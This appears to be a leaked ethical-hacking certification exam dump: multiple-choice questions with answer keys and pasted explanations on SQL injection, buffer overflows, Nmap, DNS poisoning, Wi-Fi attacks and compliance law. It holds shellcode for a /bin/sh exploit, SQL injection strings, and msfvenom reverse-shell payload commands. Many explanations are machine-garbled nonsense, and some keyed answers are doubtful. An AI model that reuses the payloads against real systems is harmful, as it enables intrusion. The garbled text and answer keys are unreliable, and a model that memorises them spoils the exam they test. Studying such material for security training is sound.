In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam.

Which of the following statement is incorrect related to this attack?

A. Do not reply to email messages or popup ads asking for personal or financial information
B. Do not trust telephone numbers in e-mails or popup ads
C. Review credit card and bank account statements regularly
D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D

NEW QUESTION 237

- (Exam Topic 2)

Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

A. Take over the session
B. Reverse sequence prediction
C. Guess the sequence numbers
D. Take one of the parties offline

Answer: C

NEW QUESTION 241

- (Exam Topic 2)

Daniel Is a professional hacker who Is attempting to perform an SQL injection attack on a target website. www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as ‘'or '1'='1" In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.

A. Null byte
B. IP fragmentation
C. Char encoding
D. Variation

Answer: D

Explanation:

One may append the comment “–” operator along with the String for the username and whole avoid executing the password segment of the SQL query.

Everything when the — operator would be considered as comment and not dead.

To launch such an attack, the value passed for name could be ’OR ‘1’=‘1’ ; —Statement = “SELECT * FROM ‘CustomerDB’ WHERE ‘name’ = ‘ ”+ userName + “ ‘ AND ‘password’ = ‘ ” + passwd + “ ‘ ; ”

Statement = “SELECT * FROM ‘CustomerDB’ WHERE ‘name’ = ‘ ’ OR ‘1’=‘1‘;– + “ ‘ AND ‘password’ = ‘ ” + passwd + “ ‘ ; ”

All the records from the customer database would be listed.

Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in sure dbms whereby a user provided field isn’t strongly used in or isn’t checked for sort constraints.

This could take place once a numeric field is to be employed in a SQL statement; but, the programmer makes no checks to validate that the user supplied input is numeric.


Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as “' or '1'='1'” in any basic injection statement such as “or 1=1” or with other accepted SQL comments.

Evasion Technique: Variation Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as “' or '1'='1'” in any basic injection statement such as “or 1=1” or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values. As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as “true” so that any mathematical or string comparison can be used, where the SQL can perform the same.

NEW QUESTION 246

- (Exam Topic 2)

You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c



```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0”
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d”
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73”
"\x68”;
```

What is the hexadecimal value of NOP instruction?

A. 0x60
B. 0x80
C. 0x70
D. 0x90

Answer: D

NEW QUESTION 250
- (Exam Topic 2)
Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

A. nmap -sn -pp < target ip address >
B. nmap -sn -PO < target IP address >
C. nmap -sn -PS < target IP address >
D. nmap -sn -PA < target IP address >

Answer: C

Explanation:
https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/

NEW QUESTION 255
- (Exam Topic 1)
Which of the following statements about a zone transfer is correct? (Choose three.)

A. A zone transfer is accomplished with the DNS
B. A zone transfer is accomplished with the nslookup service
C. A zone transfer passes all zone information that a DNS server maintains
D. A zone transfer passes all zone information that a nslookup server maintains
E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
F. Zone transfers cannot occur on the Internet

Answer: ACE

NEW QUESTION 258
- (Exam Topic 2)
You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?

A. Dragonblood
B. Cross-site request forgery
C. Key reinstallation attack
D. AP Myconfiguration

Answer: A

Explanation:
Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:“The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3’s Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks.”Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won’t stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic). These Dragonblood vulnerabilities impact alittle amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike.Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an “Evil Twin” Access Point or a Rogue Access Point into a Wi-Fi environment, we’ve been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the “Evil Twin” Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood.What’s next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn’t provide protection from the six known Wi-Fi threat categories. It’s highly likely that we’ll see more WPA3 vulnerabilities announced within the near future.To help reduce Wi-Fi vulnerabilities, we’re asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

NEW QUESTION 262
- (Exam Topic 2)
Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they

join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms.
What is this document called?

A. Information Audit Policy (IAP)
B. Information Security Policy (ISP)
C. Penetration Testing Policy (PTP)
D. Company Compliance Policy (CCP)

Answer: B

NEW QUESTION 264
- (Exam Topic 2)
Attacker Rony Installed a rogue access point within an organization's perimeter and attempted to Intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

A. Distributed assessment
B. Wireless network assessment
C. Most-based assessment
D. Application assessment

Answer: B

Explanation:
Expanding your network capabilities are often done well using wireless networks, but it also can be a source of harm to your data system . Deficiencies in its implementations or configurations can allow tip to be accessed in an unauthorized manner.This makes it imperative to closely monitor your wireless network while also conducting periodic Wireless Network assessment.It identifies flaws and provides an unadulterated view of exactly how vulnerable your systems are to malicious and unauthorized accesses.Identifying misconfigurations and inconsistencies in wireless implementations and rogue access points can improve your security posture and achieve compliance with regulatory frameworks.

NEW QUESTION 267
- (Exam Topic 2)
which of the following protocols can be used to secure an LDAP service against anonymous queries?

A. SSO
B. RADIUS
C. WPA
D. NTLM

Answer: D

Explanation:
In a Windows network, nongovernmental organization (New Technology) local area network Manager (NTLM) could be a suite of Microsoft security protocols supposed to produce authentication, integrity, and confidentiality to users.NTLM is that the successor to the authentication protocol in Microsoft local area network Manager (LANMAN), Associate in Nursing older Microsoft product. The NTLM protocol suite is enforced in an exceedingly Security Support supplier, which mixes the local area network Manager authentication protocol, NTLMv1, NTLMv2 and NTLM2 Session protocols in an exceedingly single package. whether or not these protocols area unit used or will be used on a system is ruled by cluster Policy settings, that totally different|completely different} versions of Windows have different default settings. NTLM passwords area unit thought-about weak as a result of they will be brute-forced very simply with fashionable hardware.
NTLM could be a challenge-response authentication protocol that uses 3 messages to authenticate a consumer in an exceedingly affiliation orientating setting (connectionless is similar), and a fourth extra message if integrity is desired.

- First, the consumer establishes a network path to the server and sends a NEGOTIATE_MESSAGE advertising its capabilities.
- Next, the server responds with CHALLENGE_MESSAGE that is employed to determine the identity of the consumer.
- Finally, the consumer responds to the challenge with Associate in Nursing AUTHENTICATE_MESSAGE.

The NTLM protocol uses one or each of 2 hashed word values, each of that are keep on the server (or domain controller), and that through a scarcity of seasoning area unit word equivalent, that means that if you grab the hash price from the server, you’ll evidence while not knowing the particular word. the 2 area unit the lm Hash (a DES-based operate applied to the primary fourteen chars of the word born-again to the standard eight bit laptop charset for the language), and also the nt Hash (MD4 of the insufficient endian UTF-16 Unicode password). each hash values area unit sixteen bytes (128 bits) every.
The NTLM protocol additionally uses one among 2 a method functions, looking on the NTLM version. National Trust LanMan and NTLM version one use the DES primarily based LanMan a method operate (LMOWF), whereas National TrustLMv2 uses the NT MD4 primarily based a method operate (NTOWF).

NEW QUESTION 269
- (Exam Topic 2)
How does a denial-of-service attack work?

A. A hacker prevents a legitimate user (or group of users) from accessing a service
B. A hacker uses every character, word, or letter he or she can think of to defeat authentication
C. A hacker tries to decipher a password by using a system, which subsequently crashes the network
D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person

Answer: A

NEW QUESTION 272
- (Exam Topic 2)
Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfilltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs, what type of malware did the attacker use to bypass the company's application whitelisting?

A. Phishing malware
B. Zero-day malware
C. File-less malware
D. Logic bomb malware

Answer: C

Explanation:
https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-fileless-malware.html

NEW QUESTION 277
- (Exam Topic 2)
what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
B. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c
C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

Answer: C

Explanation:
https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom
Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run ‘set payload’ for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it’s pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on.
Example for Windows:
- msfvenom -p windows/meterpreter/reverse_tcp LHOST<=Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe

NEW QUESTION 278
- (Exam Topic 2)
You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

A. MD4
B. DES
C. SHA
D. SSL

Answer: B

NEW QUESTION 282
- (Exam Topic 2)
During the process of encryption and decryption, what keys are shared?

A. Private keys
B. User passwords
C. Public keys
D. Public and private keys

Answer: C


Explanation:
https://en.wikipedia.org/wiki/Public-key_cryptography
Public-key cryptography, or asymmetric cryptography, is a cryptographic system that uses pairs of keys: p ublic keys (which may be known to others), and private keys (which may never be known by any except the owner).
The generation of such key pairs depends on cryptographic algorithms which are based on mathematical problems termed one-way functions. Effective security requires keeping the private key private; the public key can be openly distributed without compromising security.
In such a system, any person can encrypt a message using the intended receiver's public key, but that encrypted message can only be decrypted with the receiver's private key. This allows, for instance, a server program to generate a cryptographic key intended for a suitable symmetric-key cryptography, then to use a client's openly-shared public key to encrypt that newly generated symmetric key. The server can then send this encrypted symmetric key over an insecure channel to the client; only the client can decrypt it using the client's private key (which pairs with the public key used by the server to encrypt the message). With the client and server both having the same symmetric key, they can safely use symmetric key encryption (likely much faster) to communicate over otherwise-insecure channels. This scheme has the advantage of not having to manually pre-share symmetric keys (a fundamentally difficult problem) while gaining the higher data throughput advantage of symmetric-key cryptography.
With public-key cryptography, robust authentication is also possible. A sender can combine a message with a private key to create a short digital signature on the message. Anyone with the sender's corresponding public key can combine that message with a claimed digital signature; if the signature matches the message, the origin of the message is verified (i.e., it must have been made by the owner of the corresponding private key).
Public key algorithms are fundamental security primitives in modern cryptosystems, including applications and protocols which offer assurance of the confidentiality, authenticity and non-repudiability of electronic communications and data storage. They underpin numerous Internet standards, such as Transport Layer Security (TLS), S/MIME, PGP, and GPG. Some public key algorithms provide key distribution and secrecy (e.g., Diffie–Hellman key exchange), some provide digital signatures (e.g., Digital Signature Algorithm), and some provide both (e.g., RSA). Compared to symmetric encryption, asymmetric encryption is rather slower than good symmetric encryption, too slow for many purposes. Today's cryptosystems (such as TLS, Secure Shell) use both symmetric encryption and asymmetric encryption.

NEW QUESTION 287
- (Exam Topic 2)
During the enumeration phase. Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.
Which of the following services is enumerated by Lawrence in this scenario?

A. Server Message Block (SMB)
B. Network File System (NFS)
C. Remote procedure call (RPC)
D. Telnet

Answer: A

Explanation:
Worker Message Block (SMB) is an organization document sharing and information texture convention. SMB is utilized by billions of gadgets in a different arrangement of working frameworks, including Windows, MacOS, iOS , Linux, and Android. Customers use SMB to get to information on workers. This permits sharing of records, unified information the board, and brought down capacity limit needs for cell phones. Workers additionally use SMB as a feature of the Software-characterized Data Center for outstanding burdens like grouping and replication.
Since SMB is a far off record framework, it requires security from assaults where a Windows PC may be fooled into reaching a pernicious worker running inside a confided in organization or to a far off worker outside the organization edge. Firewall best practices and arrangements can upgrade security keeping malevolent traffic from leaving the PC or its organization.
For Windows customers and workers that don't have SMB shares, you can obstruct all inbound SMB traffic utilizing the Windows Defender Firewall to keep far off associations from malignant or bargained gadgets. In the Windows Defender Firewall, this incorporates the accompanying inbound principles.



Name	Profile	Enabled
File and Printer Sharing (SMB-In)	All	No
Netlogon Service (NP-In)	All	No
Remote Event Log Management (NP-In)	All	No
Remote Service Management (NP-In)	All	No

You should also create a new blocking rule to override any other inbound firewall rules. Use the following suggested settings for any Windows clients or servers that do not host SMB Shares:
- Name: Block all inbound SMB 445
- Description: Blocks all inbound SMB TCP 445 traffic. Not to be applied to domain controllers or computers that host SMB shares.
- Action: Block the connection
- Programs: All
- Remote Computers: Any
- Protocol Type: TCP
- Local Port: 445
- Remote Port: Any
- Profiles: All
- Scope (Local IP Address): Any
- Scope (Remote IP Address): Any
- Edge Traversal: Block edge traversal


You must not globally block inbound SMB traffic to domain controllers or file servers. However, you can restrict access to them from trusted IP ranges and devices to lower their attack surface. They should also be restricted to Domain or Private firewall profiles and not allow Guest/Public traffic.

NEW QUESTION 291
- (Exam Topic 2)
In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap. you obtain the following response:
80/tcp open http-proxy Apache Server 7.1.6
what Information-gathering technique does this best describe?

A. WhOiS lookup
B. Banner grabbing
C. Dictionary attack
D. Brute forcing

Answer: B

Explanation:
Banner grabbing is a technique wont to gain info about a computer system on a network and the services running on its open ports. administrators will use this to take inventory of the systems and services on their network. However, an to find will use banner grabbing so as to search out network hosts that are running versions of applications and operating systems with known exploits.
Some samples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 severally. Tools normally used to perform banner grabbing are Telnet, nmap and Netcat.
For example, one may establish a connection to a target internet server using Netcat, then send an HTTP request. The response can usually contain info about the service running on the host:
Graphical user interface, text, application Description automatically generated



```
[root@prober]# nc www.targethost.com 80
HEAD / HTTP/1.1

HTTP/1.1 200 OK
Date: Mon, 11 May 2009 22:10:40 EST
Server: Apache/2.0.46 (Unix) (Red Hat/Linux)
Last-Modified: Thu, 16 Apr 2009 11:20:14 PST
ETag: "1986-69b-123a4bc6"
Accept-Ranges: bytes
Content-Length: 1110
Connection: close
Content-Type: text/html
```

This information may be used by an administrator to catalog this system, or by an intruder to narrow down a list of applicable exploits.To prevent this, network administrators should restrict access to services on their networks and shut down unused or unnecessary services running on network hosts. Shodan is a search engin for banners grabbed from portscanning the Internet.

NEW QUESTION 296
- (Exam Topic 2)
What hacking attack is challenge/response authentication used to prevent?

A. Replay attacks
B. Scanning attacks
C. Session hijacking attacks
D. Password cracking attacks

Answer: A

NEW QUESTION 300
- (Exam Topic 2)
Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/password form, you enter the following credentials: Username: attack' or 1=1 Password: 123456
Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?

A. select * from Users where UserName = ‘attack’ ’ or 1=1 -- and UserPassword = ‘123456’
B. select * from Users where UserName = ‘attack’ or 1=1 -- and UserPassword = ‘123456’
C. select * from Users where UserName = ‘attack or 1=1 -- and UserPassword = ‘123456’
D. select * from Users where UserName = ‘attack’ or 1=1 --’ and UserPassword = ‘123456’

Answer: A

NEW QUESTION 305
- (Exam Topic 2)
Elliot is in the process of exploiting a web application that uses SQL as a back-end database. He’s determined that the application is vulnerable to SQL injection, and has introduced conditional timing delays into injected queries to determine whether they are successful. What type of SQL injection is Elliot most likely performing?

A. Error-based SQL injection
B. Blind SQL injection
C. Union-based SQL injection
D. NoSQL injection

Answer: B

NEW QUESTION 307
- (Exam Topic 2)
Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data. Which of the following regulations is mostly violated?

A. HIPPA/PHI
B. PII
C. PCIDSS
D. ISO 2002

Answer: A

Explanation:
PHI stands for Protected Health info. The HIPAA Privacy Rule provides federal protections for private health info held by lined entities and provides patients an array of rights with regard to that info. under HIPAA phi is considered to be any identifiable health info that’s used, maintained, stored, or transmitted by a HIPAA-covered entity – a healthcare provider, health plan or health insurer, or a aid clearinghouse – or a business associate of a HIPAA-covered entity, in relation to the availability of aid or payment for aid services.
It is not only past and current medical info that’s considered letter under HIPAA Rules, however also future info concerning medical conditions or physical and mental health related to the provision of care or payment for care. phi is health info in any kind, together with physical records, electronic records, or spoken info. Therefore, letter includes health records, medical histories, lab check results, and medical bills. basically, all health info is considered letter once it includes individual identifiers. Demographic info is additionally thought of phi underneath HIPAA Rules, as square measure several common identifiers like patient names, Social Security numbers, Driver’s license numbers, insurance details, and birth dates, once they square measure connected with health info.
The eighteen identifiers that create health info letter are:

- Names
- Dates, except year
- phonephone numbers
- Geographic information
- FAX numbers
- Social Security numbers
- Email addresses
- case history numbers
- Account numbers
- Health arrange beneficiary numbers

- Certificate/license numbers
- Vehicle identifiers and serial numbers together with license plates
- Web URLs
- Device identifiers and serial numbers
- net protocol addresses
- Full face photos and comparable pictures
- Biometric identifiers (i.e. retinal scan, fingerprints)
- Any distinctive identifying variety or code

One or a lot of of those identifiers turns health info into letter, and phi HIPAA Privacy Rule restrictions can then apply that limit uses and disclosures of the data. HIPAA lined entities and their business associates will ought to guarantee applicable technical, physical, and body safeguards are enforced to make sure the confidentiality, integrity, and availability of phi as stipulated within the HIPAA Security Rule.

NEW QUESTION 310
- (Exam Topic 2)
Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities In the DNS server software and modified the original IP address of the target website to that of a fake website. What is the technique employed by Steve to gather information for identity theft?

A. Pretexting
B. Pharming
C. Wardriving
D. Skimming

Answer: B

Explanation:
A pharming attacker tries to send a web site’s traffic to a faux website controlled by the offender, typically for the aim of collection sensitive data from victims or putting in malware on their machines. Attacker tend to specialize in making look-alike ecommerce and digital banking websites to reap credentials and payment card data.
Though they share similar goals, pharming uses a special technique from phishing. “Pharming attacker are targeted on manipulating a system, instead of tricking people into reaching to a dangerous web site,” explains David Emm, principal security man of science at Kaspersky. “When either a phishing or pharming attacker is completed by a criminal, they need a similar driving issue to induce victims onto a corrupt location, however the mechanisms during which this is often undertaken are completely different.”

NEW QUESTION 313
- (Exam Topic 2)
What is the first step for a hacker conducting a DNS cache poisoning (DNS spoofing) attack against an organization?

A. The attacker queries a nameserver using the DNS resolver.
B. The attacker makes a request to the DNS resolver.
C. The attacker forges a reply from the DNS resolver.
D. The attacker uses TCP to poison the ONS resofver.

Answer: B

Explanation:
https://ru.wikipedia.org/wiki/DNS_spoofing
DNS spoofing is a threat that copies the legitimate server destinations to divert the domain's traffic. Ignorant these attacks, the users are redirected to malicious websites, which results in insensitive and personal data
being leaked. It is a method of attack where your DNS server is tricked into saving a fake DNS entry. This will make the DNS server recall a fake site for you, thereby posing a threat to vital information stored on your server or computer.
The cache poisoning codes are often found in URLs sent through spam emails. These emails are sent to prompt users to click on the URL, which infects their computer. When the computer is poisoned, it will divert you to a fake IP address that looks like a real thing. This way, the threats are injected into your systems as well.
Different Stages of Attack of DNS Cache Poisoning:
- The attacker proceeds to send DNS queries to the DNS resolver, which forwards the Root/TLD authoritative DNS server request and awaits an answer.
- The attacker overloads the DNS with poisoned responses that contain several IP addresses of the malicious website. To be accepted by the DNS resolver, the attacker's response should match a port number and the query ID field before the DNS response. Also, the attackers can force its response to increasing their chance of success.
- If you are a legitimate user who queries this DNS resolver, you will get a poisoned response from the cache, and you will be automatically redirected to the malicious website.

NEW QUESTION 314
- (Exam Topic 2)
Widespread fraud ac Enron. WorldCom, and Tyco led to the creation of a law that was designed to improve the accuracy and accountability of corporate disclosures. It covers accounting firms and third parties that provide financial services to some organizations and came into effect in 2002. This law is known by what acronym?

A. Fed RAMP
B. PCIDSS
C. SOX
D. HIPAA

Answer: C

Explanation:
The Sarbanes-Oxley Act of 2002 could be a law the U.S. Congress passed on July thirty of that year to assist defend investors from fallacious money coverage by

companies.Also called the SOX Act of 2002 and also the company Responsibility Act of 2002, it mandated strict reforms to existing securities rules and obligatory powerful new penalties on law breakers.
The Sarbanes-Oxley law Act of 2002 came in response to money scandals within the early 2000s involving in public listed corporations like Enron Corporation, Tyco International plc, and WorldCom. The high-profile frauds cask capitalist confidence within the trustiness of company money statements Associate in Nursingd light-emitting diode several to demand an overhaul of decades-old restrictive standards.

NEW QUESTION 318
- (Exam Topic 2)
Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to. What type of hacker is Nicolas?

A. Red hat
B. white hat
C. Black hat
D. Gray hat

Answer: B

Explanation:
A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization’s information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there’s a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission.White hat hackers can also add teams called “sneakers and/or hacker clubs”,red teams, or tiger teams.While penetration testing concentrates on attacking software and computer systems from the beginning – scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example – ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive’s dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long-term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it.Some other methods of completing these include:• DoS attacks• Social engineering tactics• Reverse engineering• Network security• Disk and memory forensics• Vulnerability research• Security scanners such
as:– W3af– Nessus– Burp suite• Frameworks such as:– Metasploit• Training PlatformsThese methods i and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they’re ready to do that by hiding software and system ‘back-doors’ which will be used as a link to information or access that a non-ethical hacker, also referred to as ‘black-hat’ or ‘grey-hat’, might want to
succeed in .

NEW QUESTION 319
- (Exam Topic 2)
Jim, a professional hacker, targeted an organization that is operating critical Industrial Infrastructure. Jim used Nmap to scan open pons and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered Information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?

A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >
B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >
C. nmap -Pn -sT -p 46824 < Target IP >
D. nmap -Pn -sT -p 102 --script s7-info < Target IP >

Answer: B

Explanation:
https://nmap.org/nsedoc/scripts/enip-info.html Example Usage enip-info:
- nmap --script enip-info -sU -p 44818 <host>
This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.
This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP, The original information was collected by running a modified version of the ethernetip.py script (https://github.com/paperwork/pyenip)

NEW QUESTION 324
......